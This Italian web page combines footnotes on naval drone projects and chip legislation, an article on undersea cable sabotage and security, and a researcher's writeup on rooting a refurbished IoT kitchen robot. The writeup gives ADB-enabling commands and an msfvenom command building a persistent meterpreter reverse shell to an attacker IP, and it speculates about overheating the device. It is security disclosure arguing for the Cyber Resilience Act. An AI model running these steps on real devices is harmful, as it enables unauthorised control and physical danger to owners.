[7] Risultati attesi: 1) Studio e realizzazione di un sistema di navigazione inerziale (TRL 5) a bassa deriva (basati, ad esempio, su Fiber Optic Gyro, sensori quantistici, ecc.) imbarcabile su UUV di piccole dimensioni; 2) Studio, sviluppo, realizzazione di un dimostratore tecnologico del sistema di navigazione preciso (TRL 7), installabile su piattaforme autonome subacquee di piccole dimensioni, e dimostrazione mediante l’impiego di sistemi autonomi in ambiente rilevante. Cfr. https://www.marina.difesa.it/documentazione/gare/PNS/Documents/PNS%20-%20Bando%20progetti%20batch%202%20con%20annessi.pdf
[8] Risultati attesi: 1) Sviluppo di un sistema di monitoraggio di dati ambientali e di rivelazione di contatti mediante sensoristica ed algoritmi applicati a cavi subacquei di comunicazione in fibra ottica esistenti o di prossima realizzazione; 2) Sviluppo, eventualmente anche attraverso l’adattamento di soluzioni esistenti o di prossimo dispiegamento, di nodi dedicati alla sensoristica e al sistema di monitoraggio e rivelazione di contatti; 3) Predisposizione per lo scambio di dati con UUV in modalità wireless e contactless (anche per la funzione di ricarica); 4) Produzione di documentazione tecnica dettagliata sull’integrazione della sensoristica, sulla processazione dei dati e sul sistema di condivisione delle informazioni raccolte; 5) Dimostrazione del sistema in ambiente reale, eventualmente in scala, o simulato. Cfr. ivi.
[9] Risultati attesi: 1) Realizzazione di un dimostratore e integrazione del payload su un UUV di piccole/medie dimensioni; 2) Realizzazione di un sistema di compensazione del manipolatore; 3) Realizzazione di un modello digital twin per il sistema di manipolazione; 4) Dimostrazione del sistema in ambiente simulato; 5) Dimostrazione in mare (indicativamente 500 m di profondità); 6) Report della sperimentazione e documentazione tecnica completa. Cfr. ivi.
[10] Risultati attesi: 1) Realizzazione e sviluppo di una batteria (es. pressure tolerant) in grado di essere equipaggiata a bordo di veicoli autonomi eterogenei e possa essere facilmente sostituita durante le operazioni in mare; 2) Report dettagliato sui test e sulle performance delle batterie; 3) Documento tecnico sulle soluzioni innovative adottate con un confronto tra le soluzioni resistant (contenitore stagno resistente alla pressione idrostatica) e tolerant (senza contenitore stagno). Cfr. ivi.
[11] Il presidente Trump ha espresso dei dubbi sul funzionamento di tale legge, approvata in maniera bipartisan dal Congresso e firmata dall’allora presidente Joe Biden il 9 agosto 2022. “And just yesterday, Taiwan Semiconductor – the biggest in the world, most powerful in the world, has a tremendous amount – 97 percent of the market, announced a $165 billion investment to build the most powerful chips on Earth right here in the USA. (…) And we’re not giving them any money. Your CHIPS Act is a horrible, horrible thing.
“The CHIPS Act has brought enormous investment into the US from top semiconductor firms around the world, bringing US manufacturing capabilities closer to the cutting edge and improving US national security. Even after stripping out post-2019 inflation, the CHIPS Act spurred an estimated over $110 billion in 2019 dollars of investment in the US (…). While the US dominates much of the chip supply chain, by 2020 it held a small and shrinking share of semiconductor fabrication, with no production of advanced chips on American soil.”, cfr. https://www.piie.com/blogs/realtime-economics/2025/chips-act-already-puts-america-first-scrapping-it-would-poison-well
[12] “The United States and the European Union have each recently enacted legislation providing for an unprecedented volume of public investments in semiconductors, with the largest portion allocated to the establishment of new onshore chip production facilities. Substantial funds are also allocated to semiconductor research and development, supply chain security, and workforce expansion and training. These parallel initiatives have been prompted by an awareness in both regions of threats to economic and strategic security arising out of their dependency on foreign-made chips.”, cfr. https://www.csis.org/analysis/world-chips-acts-future-us-eu-semiconductor-collaboration
[13] L’architettura e il funzionamento di questi modelli si basano sui seguenti aspetti che vengono succintamente riportati: nodi locali (AUV/ROV). Ogni veicolo autonomo (es. droni Hydrone) esegue un modello Machine Learning locale (es. CNN o RNN) per analizzare pattern di traffico acustico o anomalie nei log di sistema. I dati grezzi rimangono on-board, mentre solo i gradienti del modello (pesi aggiornati) vengono cifrati con algoritmi post-quantistici (es. NTRU Prime) e trasmessi; aggregazione sicura su Gateway di superficie.
I gateway fungono da coordinatori FL, utilizzando protocolli come Secure Aggregation (SecAgg) per combinare gli aggiornamenti locali senza decifrarli. Tecniche di differential privacy, infine, aggiungono rumore controllato ai gradienti per prevenire inferenze sui dati sorgente; modello globale di Cyber Threat Intelligence (CTI). Il modello aggregato viene ridistribuito alle flotte, migliorando la capacità di rilevare malware sofisticati (es. attacchi DDoS mirati a reti acustiche).
[14] Il progetto ARCADIAN-IoT (Autonomous Trust, Security and Privacy Management Framework for IoT), finanziato dall’Unione Europea nell’ambito di Horizon 2020 (Grant Agreement 101020259), ha avuto l’obiettivo di sviluppare un framework innovativo per la gestione decentralizzata di fiducia, sicurezza e privacy nei sistemi IoT. Avviato a maggio 2021 con una durata di 36 mesi, il progetto ha coinvolto un consorzio multidisciplinare per affrontare le sfide critiche legate all’integrità dei dati, alla resilienza delle infrastrutture e alla conformità normativa in scenari IoT complessi.
Profilo Autore
Ricercatore senior della Struttura Mercato del Lavoro dell’INAPP (ex ISFOL). Laurea in Sociologia all’Università di Roma “La Sapienza”, Master in Data Science (DS) all’Università di Roma “Tor Vergata” nel 2015 e Master in Cybersecurity (SIIS) all’Università di Roma “La Sapienza” nel 2021. Svolge studi e ricerche sull’innovazione tecnologica, sulla cyber intelligence, sulla cybersicurezza, sulle professioni, sull’incrocio tra domanda ed offerta di lavoro, sulla formazione continua, sull’invecchiamento attivo, sulla contrattazione collettiva e, in generale, su tematiche di sociologia economica. Sta attualmente svolgendo il I Dottorato nazionale in Cybersecurity presso IMT Lucca e IIT CNR.
La situazione dei cavi sottomarini è attualmente uno degli argomenti maggiormente studiati e analizzati a livello globale.
L’odierno contesto geopolitico è il frutto di una serie di mutamenti che stanno interessando molteplici aree nel mondo. Spesso alcune di queste zone corrispondono a importanti snodi di cavi sottomarini che, in taluni casi, coincidono con teatri di scontro diretto tra diversi attori attraverso azioni di mappatura, sabotaggio e manipolazione del flusso dati trasmessi mediante i cavi stessi.
Evoluzione strategica e dominio dei cavi sottomarini
A partire dalla conclusione del secondo conflitto mondiale abbiamo assistito ad un progressivo mutamento degli assetti strategici, del modus operandi e delle politiche delle superpotenze. Il classico binomio tra il dominio della terra e il dominio del mare – introdotto da Carl Schmitt – nel tempo è mutato e inevitabilmente si è evoluto con l’avvento dei nuovi progressi tecnologici e con lo sviluppo delle strategie operative. Per poter svolgere un’analisi coerente e attuale legata ai cavi sottomarini è allora necessario studiare le variabili che possono essere reperite da più fonti, nello specifico provenienti dai nuovi concetti di dominio marittimo, dominio spaziale e dominio cyber.
Lo sviluppo dell’idea di “sea power”, introdotto da Alfred Thayer Mahan nella sua duplice interpretazione, ha delineato un punto di partenza per una migliore comprensione della situazione dei cavi sottomarini.
Circa il 95% del traffico mondiale dei dati avviene attraverso l’utilizzo dei cavi subacquei. Attualmente, le aree che maggiormente sono interessate dai fenomeni precedentemente descritti sono:
Golfo della Finlandia – Mar Baltico
Mar Rosso
Canale di Sicilia
Mar Cinese Meridionale
Oceano Atlantico
Regione Artica
Oceano Indiano
L’Italia non è esente dai pericoli derivanti da atti ostili nei riguardi delle infrastrutture sottomarine.
A partire dal conflitto in Ucraina, sono aumentate le segnalazioni di potenziali atti legati allo studio, alla mappatura e all’intercettazione dei dati in transito nei cavi sottomarini nel Mediterraneo. Nell’ottobre del 2022, nella zona al largo delle coste francesi (in prossimità di Marsiglia), sono stati danneggiati tre importanti cavi sottomarini che mettevano in collegamento Milano, Barcellona e Marsiglia. Un caso è la presenza della nave battente bandiera russa Yantar, ufficialmente dedicata allo studio oceanografico, dotata invece di sofisticati apparati per il monitoraggio e potenzialmente per il sabotaggio dei cavi sottomarini.
Sempre nel 2022, emblematica è stata anche l’azione di sabotaggio ai danni del cavo Sheva-2 nelle acque del Mar Baltico; in questo caso si propende per un atto dimostrativo.
Undersea Telecommunication Cable System (source CRS)Cavi danneggiati a Marsiglia 1
Tra gli aspetti da considerare durante l’analisi delle linee dati sottomarine vi sono lo studio della provenienza, della tecnologia impiegata e dell’azienda che ha prodotto quei cavi.
Altri casi recenti di sabotaggio mediante danneggiamento meccanico, accaduti nella zona del Baltico, hanno colpito il cavo sottomarino che metteva in comunicazione il Baltico con la Scandinavia e la linea sottomarina di collegamento tra Germania e Finlandia.
Cavi danneggiati a Marsiglia 2
Aziende e infrastrutture dei cavi sottomarini
Le società che a livello internazionale si occupano della fabbricazione e/o della sicurezza dei cavi sottomarini sono:
TE SubCom – https://www.fibre-systems.com/company/te-subcom
NEC Corporation – https://www.nec.com/en/global/prod/nw/submarine/index.html
Alcatel Submarine Networks (ASN), ex proprietà di Nokia, venduta in data 3/1/25 alla Repubblica Francese – https://www.asn.com
HMN Technologies (Huawei Marine Networks), dal 2020 di proprietà della Hengtong group per l’81% e della New Saxon 2019 (UK) per il rimanente 19% – https://www.hmntech.com
Maritech – https://maritechgroup.com
I principali sistemi e modalità utilizzati per l’attacco ai cavi sottomarini sono:
atti di sabotaggio mediante l’utilizzo di navi o sottomarini che prevedono il danneggiamento della struttura
attività di intercettazione e/o manipolazione dei dati mediante attacchi informatici alle stazioni di atterraggio dei cavi
attività sofisticate e maggiormente strutturate di intercettazione dei dati mediante installazione di supporti hardware direttamente sui cavi
attacchi con modalità ibride
L’Italia, nel corso del tempo, ha progettato e implementato due importanti linee di comunicazione sottomarina con elevati standard di sicurezza: il Green-Med (che collega la nostra penisola con la Croazia, il Montenegro, l’Albania, la Grecia e la Turchia) e il Blue Med, che mette in collegamento l’Italia con il Nord Africa, la Grecia e la Francia.
Per quanto concerne gli attacchi cyber, come in precedenza segnalato, principalmente vengono utilizzate modalità di intercettazione dei dati attraverso l’attacco delle stazioni di atterraggio dei cavi utilizzando tecniche che sfruttano le vulnerabilità dei sistemi. Nel 2022 si è registrato un attacco cyber nelle Hawaii, con obiettivo le infrastrutture di Oahu; in questo caso è stato violato il sistema informatico di una società privata che aveva accesso diretto ai server di un cavo sottomarino alle Hawaii.
Tra le vulnerabilità note nell’ambito dei cavi sottomarini, sicuramente è importante citare i sistemi di gestione delle reti a distanza. Lo scopo degli RNMS è poter monitorare e controllare in remoto le attività via cavo, come la potenza e la trasmissione dei dati. I sistemi RNMS in molti casi operano in modalità non air-gapped e questo significa aumentare notevolmente la possibilità di essere attaccati, considerando anche il fatto che utilizzano protocolli come TCP/IP e comuni versioni di Linux o Windows.
Tra le funzionalità connesse, è doveroso ricordare che i sistemi di gestione delle reti a distanza si interfacciano con i sistemi per la gestione delle lunghezze d’onda all’interno della rete in fibra ottica e prevedono anche la gestione delle lunghezze d’onda in diversi punti della rete. Il risultato è una gestione armonica ed efficiente del traffico dati. Essendo il sistema RNMS collegato a internet è però da considerarsi quasi certa la possibilità di hackeraggio, esponendo il sistema stesso a una serie di scenari legati all’intercettazione e al sabotaggio.
Per mitigare il rischio di attacchi cyber ai sistemi di controllo remoto, è possibile implementare sistemi di controllo automatico del traffico dati e controlli maggiormente restrittivi sugli accessi, prevedendo inoltre il passaggio a sistemi air-gapped. Sicuramente il ruolo della NATO in questo contesto è fondamentale e molte azioni sono già state attuate: l’importante è strutturare azioni condivise che possano prevedere un maggiore controllo e indipendenza dalle infrastrutture dei paesi non aderenti al Patto Atlantico.
Alcune azioni utili all’Italia per il monitoraggio e protezione dei cavi sottomarini potrebbero essere:
consolidare e sviluppare l’attuale accordo tra Sparkle e il Ministero della Difesa
pianificare un progetto tra CNR, INGV e Ministero della Difesa per il monitoraggio delle linee sottomarine, mediante boe dotate di sistemi per la rilevazione dei suoni e altri parametri come la salinità e il ph dell’acqua, la conduzione e il grado di ossigenazione. L’elaborazione dei dati e il loro studio potrebbero agevolare momenti nell’ambito della science diplomacy, utili al mantenimento e consolidamento dei rapporti con gli altri paesi dell’area mediterranea.
Scopri di più consultando il white paper “Quaderni di Cyber Intelligence #8”, dove troverai analisi avanzate, case study e prospettive strategiche dedicate alle infrastrutture critiche, alla geopolitica digitale e alla governance della dimensione subacquea.
Fonti:
Schmitt Carl, “Terra e Mare”, Adelphi, Milano, 2002
Luttwak Edward N., “Strategia, la logica della guerra e della pace”, Bur, Milano, 1989
Appassionato del mondo digitale, durante gli studi accademici ha potuto lavorare e studiare in tre atenei negli Stati Uniti dove ha consolidato la passione per l’ambito digitale. Concluso il percorso accademico con la laurea magistrale in Economia e Marketing ha maturato esperienze lavorative diversificate specializzandosi nella cybersecurity con focus nell’intelligence economica e nella geopolitica attraverso corsi specializzanti. Svolge la sua attività come libero professionista, collabora attivamente con la piattaforma Wikistrat in qualità di Analyst Expert. È Socio Ordinario della Società Italiana di Intelligence e membro della Commissione di Studio su Cyber Threat Intelligence e Cyber Warfare. Inoltre, è Socio della Società Italiana di Storia Militare SISM. È appassionato nello studio della storia, della filosofia ed entusiasta radioamatore.
Usato una volta, hackerato due volte: il debito di sicurezza dei dispositivi IoT ricondizionati
Il mercato dei dispositivi IoT (Internet of Things) ha conosciuto una crescita esponenziale negli ultimi anni, portando nelle nostre case, uffici e infrastrutture critiche miliardi di dispositivi connessi: elettrodomestici intelligenti, telecamere di sorveglianza, router, wearable, sistemi industriali e molto altro. Tuttavia, questa proliferazione capillare ha portato con sé una superficie di attacco senza precedenti. I dispositivi IoT sono oggi tra i bersagli preferiti degli attori malevoli, complici la scarsa attenzione alla sicurezza in fase di progettazione, l’utilizzo di software obsoleto e privo di aggiornamenti, credenziali di default mai modificate, e interfacce di debug lasciate aperte in produzione.
Le conseguenze di queste lacune non sono meramente teoriche: botnet composte da milioni di dispositivi IoT compromessi hanno già causato interruzioni su scala globale, violazioni di dati sensibili e – come illustra il caso analizzato in questo articolo – la possibilità concreta di causare danni fisici agli utenti finali attraverso il controllo remoto non autorizzato di componenti hardware. In uno scenario in cui un elettrodomestico da cucina può diventare un vettore di attacco, il tema della sicurezza IoT smette di essere una questione puramente tecnica e diventa una responsabilità etica e legale dei produttori.
Secure by Design, Secure by Default. I produttori di dispositivi IoT hanno la responsabilità di integrare la sicurezza in ogni singola fase del ciclo di vita del prodotto: dalla progettazione hardware e software, allo sviluppo del firmware, fino alla distribuzione, alla gestione degli aggiornamenti e alla dismissione del dispositivo. Ciò implica l’adozione di pratiche consolidate come la Threat Modeling, il Penetration Testing hardware e software, la gestione sicura delle credenziali, la disabilitazione delle interfacce di debug in produzione, la cifratura delle comunicazioni e la disponibilità di un processo strutturato di Vulnerability Disclosure e patch management per l’intera vita utile del prodotto.
Oltre all’impatto diretto sulla sicurezza dei propri clienti, i produttori devono oggi confrontarsi con un quadro normativo in rapida evoluzione. Il Cyber Resilience Act (CRA) – il regolamento europeo sulla cyber-resilienza dei prodotti con elementi digitali – stabilisce requisiti obbligatori di cybersecurity per tutti i prodotti hardware e software immessi sul mercato dell’Unione Europea.
Il CRA, entrato in vigore il 10 dicembre 2024, con piena applicazione obbligatoria dall’11 dicembre 2027, impone ai produttori di garantire che i propri dispositivi siano progettati senza vulnerabilità note sfruttabili, che le credenziali di accesso predefinite siano uniche o modificabili dall’utente, che le interfacce non necessarie siano disabilitate, e che vengano forniti aggiornamenti di sicurezza per tutta la durata del supporto dichiarata. La mancata conformità al CRA può comportare sanzioni fino a 15 milioni di euro o al 2,5% del fatturato globale annuo e l’impossibilità di commercializzare il prodotto nel mercato europeo.
Il caso pratico che segue – basato sull’analisi di un comune elettrodomestico IoT acquistato ricondizionato – illustra in modo concreto e diretto il tipo di vulnerabilità che i produttori dovrebbero identificare ed eliminare prima che i loro dispositivi raggiungano le mani degli utenti finali. Non si tratta di un attacco sofisticato condotto da un threat actor avanzato: si tratta di tecniche di base, alla portata di chiunque disponga degli strumenti giusti e di qualche ora di tempo libero. E questo, nel 2026, non è più accettabile.
Nelle pagine che seguono, Luca Bongiorni – security researcher e sviluppatore del tool WHIDBOARD – racconta in prima persona l’analisi condotta sul dispositivo: un resoconto tecnico diretto, nella forma del security writeup, che documenta ogni fase dell’attività di ricerca.
Ho fame di hardware hacking
Di recente ho completato la fase di R&D di un nuovo strumento chiamato WHIDBOARD e, per testarlo, ho deciso di dare un’occhiata a un elettrodomestico da cucina IoT comprato ricondizionato presso un negozio online. Il risultato è stato inaspettatamente esilarante!
Dimostrazione live del WHIDBOARD in azione
Il DUT (Device Under Test) di questo post è un elettrodomestico da cucina intelligente (i.e. un cosidetto IoT Smart Cooker).
Si tratta di un robot da cucina multifunzione all-in-one con 37 funzioni, dotato di un touch screen da 5″ e controllabile da remoto tramite la sua app mobile – si connette tramite rete WiFi. Poiché la versione ricondizionata era più economica… e tanto non la userei mai per cucinare… l’ho acquistato senza pensarci.
Il dispositivo IoT Smart Cooker (DUT)
Ricondizionato ≠ reset di fabbrica
Frequentemente i negozi online permettono ai clienti di restituire articoli che non soddisfano le loro aspettative… Ma sorge una domanda più che legittima: dove finiscono questi articoli? Come vengono ricondizionati? Viene eseguito un factory reset PRIMA della rivendita?!
Dopo l’accensione, mi sono connesso alla mia rete WiFi e ho cercato di associarlo all’app mobile… ma è successa una cosa divertente. Il DUT era già associato a un altro (probabilmente il precedente) proprietario. Mi chiedo cosa direbbe un DPO di questa situazione…
Dispositivo già associato al precedente proprietario
Dal punto di vista della protezione dei dati personali, il dispositivo ricondizionato conteneva ancora le credenziali e l’associazione di account del precedente proprietario, rendendo i suoi dati accessibili al nuovo acquirente senza alcuna azione richiesta. Ai sensi dell’art. 25 del GDPR (Privacy by Design e by Default), il venditore di ricondizionato avrebbe dovuto garantire, come misura tecnica adeguata, l’esecuzione di un factory reset certificato prima della rivendita. La mancata sanitizzazione potrebbe configurare una violazione dei dati personali ai sensi dell’art. 33 GDPR, con obbligo di notifica all’Autorità Garante entro 72 ore dalla scoperta.
Smontaggio del DUT
Da un’ispezione iniziale dell’esterno, è possibile notare un primo indizio interessante: una porta USB micro nascosta.
Porta USB micro nascostaDettaglio della porta USB
Tuttavia, collegandola a un computer non succede nulla di particolarmente interessante. Il passo successivo è stato aprire il target: tra tutti gli altri componenti (touch screen, interruttori, sensori, motori, alimentatore, ecc…) mi sono ritrovato davanti alla scheda madre.
Scheda madre del dispositivo — vista 1Scheda madre del dispositivo — vista 2
I componenti principali identificati:
A213Y – Amlogic SoC
KLM8G1GETF-B041 – memoria flash eMMC da 8GB con footprint FBGA-153
RS256M16V0DB-107AT – DDR SDRAM con footprint FBGA-96
Sono presenti anche alcuni punti di accesso interessanti per le interfacce di debug…
Punti di accesso per le interfacce di debug
Ma il punto di accesso più interessante si trovava sul lato opposto: alcuni test pad etichettati con il classico pinout dell’interfaccia di debug UART (GND, RX, TX).
Schema dei test pad UARTTest pad UART sulla PCB
Il passo successivo era scontato: saldare un paio di fili su quei pad, prendere il mio WHIDBOARD e verificare – con il Logic Analyzer e il Pin Enumerator – se si trattasse davvero di un’interfaccia di debug UART.
WHIDBOARD collegato ai test pad
Prima ho collegato tutti i fili al morsettino del Logic Analyzer del WHIDBOARD per sniffare qualche dato. Ecco cosa ho ottenuto su PulseView:
Output del Logic Analyzer su PulseView
Ottenere il Root tramite UART
Abbiamo confermato facilmente che i 3 test pad sul retro della PCB sono davvero una console UART funzionante, dal Logic Analyzer si vede il DUT che emette la sequenza di boot. Proviamo ora a connetterci direttamente con WHIDBOARD e il Pin Enumerator.
Connessione del Pin Enumerator WHIDBOARD
La funzione Pin Enumerator permette di scoprire automaticamente i pin di interfacce di debug come UART, JTAG e SWD. Nel mio caso ho usato soprattutto la funzione Passthrough per comunicare con il target collegato al morsettino e confermare la giusta combinazione di pin UART.
Interfaccia del Pin Enumerator
Una volta confermato con il Pin Enumerator che mi trovavo davanti a una porta di debug UART, ho usato la funzione Passthrough e sono stato accolto da un meraviglioso terminale con accesso root. BOOM!
Accesso root via UART
Cosa fare adesso?
A questo punto è chiaro che il dispositivo può essere compromesso con facilità. Ma volevo continuare a smanettare e capire come funziona la connessione remota…
Passo 1:abilitare la connessione ADB remota via WiFi
Ho abilitato la connessione ADB remota con i seguenti comandi:
setprop persist.service.adb.enable 1
setprop service.adb.tcp.port 5555
start adbd
Esecuzione dei comandi ADB
Ho confermato che tutto funzionava perfettamente:
Connessione ADB confermata
A questo punto abbiamo già una connessione remota persistente con il DUT (stessa LAN). Il daemon del server ADB persisterà anche dopo il riavvio.
Passo 2: ricognizione
Ho enumerato le app installate per verificare due cose: quale versione di Android è in esecuzione e quali sono le Le due app più interessanti:
Prima di continuare, ho avviato rapidamente le impostazioni Android con il comando:
am start -n com.android.settings/.Settings
…e come previsto il DUT girava su una versione vecchia di Android: 4.4.2. Un sistema operativo rilasciato nel 2013 e privo di patch di sicurezza dal 2017, da quasi un decennio.
Schermata impostazioni Android 4.4.2
Passo 3: ricognizione di rete
Guardando l’output di netstat ho rilevato alcune connessioni con indirizzi IP pubblici:
Output di netstatConnessioni di rete rilevate
Niente di particolarmente allarmante, ma uno ha attirato la mia curiosità. Poiché si trattava di un backend di proprietà altrui, quindi l’ho considerato out-of-scope e mi sono concentrato su altro.
Passo 4: BusyBox
Ho poi cercato i soliti strumenti hacker per esfiltrare dati o ottenere una reverse shell da target IoT. Uno su tutti: Sua Maestà BUSYBOX. E questo ne aveva di ogni:
Comandi disponibili con BusyBox
Solo con esso avrei potuto esfiltrare, caricare, manipolare dati e ottenere una reverse shell con netcat. Ma andiamo avanti,con la shell ADB persistente non ne abbiamo bisogno questa volta. Con ADB Explorer ho scaricato tutti i file interessanti trovati in giro. Niente di molto interessante però: questo dispositivo non ha microfono né fotocamera… non possiamo nemmeno spiare la gente da remoto.
Lista file ADB Explorer
Analisi degli APK
Ho spostato la mia attenzione sugli APK del vendor:
vendor.androidrk3326functiontest-1.apk,suite di test funzionale per sensori e driver motori
vendor.smartcooker.app-2.apk – app principale del dispositivo
L’APK funzionale è interessante perché questo elettrodomestico IoT ha una bilancia integrata, un riscaldatore, un motore per mescolare il cibo e vari sensori, tutti controllati dalle due app (anche da remoto tramite smartphone…).
Per com.kitchenidea.cecotec.k2501-2.apk ho notato rapidamente che è una copia dell’update.apk trovato in /sdcard/,non serve analizzarli entrambi:
Confronto tra gli APK
L’analisi del secondo APK non ha fatto scattare troppi campanelli d’allarme, ma ha confermato che l’app ha pieno accesso a tutti i sensori, al riscaldatore, al motore, ecc. In teoria si potrebbe creare un malware che disturba la vittima da remoto inviando comandi arbitrari sulle porte seriali…
Permessi e capacità dell’APK
Ho anche verificato se ci fossero URL/IP interessanti hardcodati nelle due app… ma sembrano la solita robaccia:
URL hardcodati — APK 1URL hardcodati — APK 2
Stavo andando di fretta, quindi ho lanciato MobSF per ottenere una panoramica rapida del livello di rischio: (TL;DR: Niente di terribile)
Complessivamente, è chiaro che esiste il potenziale per weaponizzare questo dispositivo con un APK personalizzato controllabile da remoto da un attaccante, per manipolare le funzioni interne e causare danni fisici, bypassare le misure di sicurezza? Surriscaldare la pentola? Pensateci…
Scherzi e reverse shell
Come ultimo esercizio, volevo verificare se una meterpreter reverse shell avrebbe funzionato e se attraverso di essa avrei potuto far girare DOOM o fare qualche scherzo a mia moglie…
Step 1: generare l’APK meterpreter
msfvenom -p android/meterpreter/reverse_tcp LHOST=<IP_ATTACCANTE> LPORT=31337 -f raw -o revshell.apk
Output del comando msfvenom
Step 2: push e installazione via ADB
ADB push e installazione
Step 3: esecuzione
Esecuzione dell’APK reverse shell
Step 4: listener MSF su WHIDOS VM
Configurazione listener MSF
Ora ad ogni riavvio del dispositivo la reverse shell si esegue automaticamente e chiama il C2 dell’attaccante:
Callback della reverse shell
A questo punto installare ed eseguire DOOM era questione di secondi… 😀
DOOM in esecuzione sul dispositivoScreenshot di DOOM
Conclusione
L’analisi condotta su questo comune elettrodomestico IoT ha evidenziato, in modo inequivocabile, come vulnerabilità elementari e ben note continuino ad affliggere dispositivi commercializzati e acquistati da milioni di utenti. L’assenza di un factory reset prima della rivendita, una console UART di debug aperta e accessibile fisicamente, un sistema operativo Android 4.4.2, rilasciato nel 2013 e privo di patch di sicurezza dal 2017,, e la possibilità di installare payload arbitrari tramite ADB: non si tratta di zero-day sofisticati, ma di negligenze di base che un adeguato processo di security testing avrebbe dovuto rilevare ed eliminare prima della commercializzazione del prodotto.
Le implicazioni concrete di queste lacune non sono banali: il riscaldatore e il motore del dispositivo sono interamente controllabili da remoto via appe, in uno scenario di compromissione, anche da un attaccante. Un dispositivo trasformato in un vettore di danno fisico non è più uno scenario ipotetico, ma una possibilità tecnica dimostrata. Analogamente, il tema dei dispositivi ricondizionati che cambiano mano senza un adeguato processo di sanitizzazione rappresenta un rischio concreto per la privacy degli utenti, con dati e associazioni di account del precedente proprietario ancora accessibili al nuovo acquirente.
Dal punto di vista normativo, scenari come questo sono esattamente ciò che il Cyber Resilience Act intende prevenire. I requisiti essenziali di sicurezza introdotti dal CRA – tra cui la disabilitazione delle interfacce di debug in produzione, l’uso di credenziali predefinite uniche, la fornitura di aggiornamenti di sicurezza e la gestione strutturata delle vulnerabilità – avrebbero direttamente mitigato le vulnerabilità identificate in questo caso. I produttori che non si adegueranno a questi requisiti non solo esporranno i propri clienti a rischi concreti, ma si troveranno impossibilitati a commercializzare i propri prodotti nel mercato europeo a partire dall’11 dicembre 2027.
Profilo Autore
Luca Bongiorni attualmente ricopre il ruolo di Direttore del Cybersecurity Lab di ZTE Italia. Negli anni ha maturato un’esperienza professionale a livello internazionale nel ramo della Sicurezza Informatica. Specializzandosi perlopiù sul lato offensivo della materia. Luca ha anche contribuito al mondo InfoSec attraverso la divulgazione delle sue ricerce inerenti diverse tematiche presso le più importanti conferenze del settore (i.e. BlackHat, DEFCON, HackInParis, TROOPERS, OWASP Chapters, Hardwear.ioetc.). Al momento, oltre ad occuparsi quotidianamente di 5G Security, lavora a ricerce a-latere inerenti l’analisi forense di apparti IIoT, il bypass di sistemi di accesso a controllo biometrico ed allo sviluppo di device IoOT (Internet of Offensive Things).